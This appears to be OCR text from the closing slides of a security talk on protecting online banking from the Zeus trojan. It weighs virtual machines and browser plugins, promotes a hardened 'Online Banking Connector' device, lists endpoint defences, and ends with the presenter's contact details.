
Virtual Machines

Stores passwords and strong authentication tokens

Stores Data

Attempts to mitigate risk by isolation

Sounds great, but a compromised host coughs up everything!



Security Plugins

Browser plugins attempt to mitigate keylogging

Does provide interesting mechanism which eludes some of the common keyloggers

With a compromised underlying operating system it does little

Stopping Zeus at The Endpoint

Online Banking (OB) Connector

- Provides a hardened OS that cannot be written to
- Nothing sensitive on the device
- Allows access only to white-list defined by the institution
- Host infections are mitigated
- Only allows scripts if the institution requires them

- ✓ Protect computer against known viruses/malware/adware
- ✓ Use a dedicated computer
- ✓ Educate users on security practices
- ✓ Implement white-lists
- ✓ DNS Hardened



Drivers Wanted!



kelly@cuispa.org

Thank You!



Jeromie Jackson- CISSP, CISM
COBIT & ITIL Certified
SANS Mentor
TIG- Senior Security Architect
www.linkedin.com/in/securityassessment
www.jeromiejackson.com
www.twitter.com/security_sifu
Cell: 858.205.3645

